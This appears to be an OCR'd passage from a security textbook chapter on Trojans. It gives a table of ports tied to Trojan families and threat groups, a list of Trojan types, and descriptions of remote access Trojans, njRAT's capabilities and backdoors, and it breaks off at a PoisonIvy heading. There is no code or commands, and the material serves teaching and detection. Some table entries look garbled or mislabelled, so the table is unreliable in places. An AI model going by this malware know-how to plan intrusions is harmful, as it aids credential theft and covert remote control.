
Port	Trojan	Port	Trojan
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller

Port	Trojan	Port	Trojan
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01

Port	Trojan	Port	Trojan
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando

Port	Trojan	Port	Trojan
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack



Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.5: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files
  - Open an active remote session providing the attacker access to the command line of the victim's machine
  - Log keystrokes and steal credentials from browsers




Figure 7.6: Screenshot of njRAT

Some additional RATs are as follows:

- ProRat
- Theef
- JSSLoader
- CrimsonRAT
- MINEBRIDGE
- StrRAT
- FatalRAT
- TeaBot
- FlawedAmmyy
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

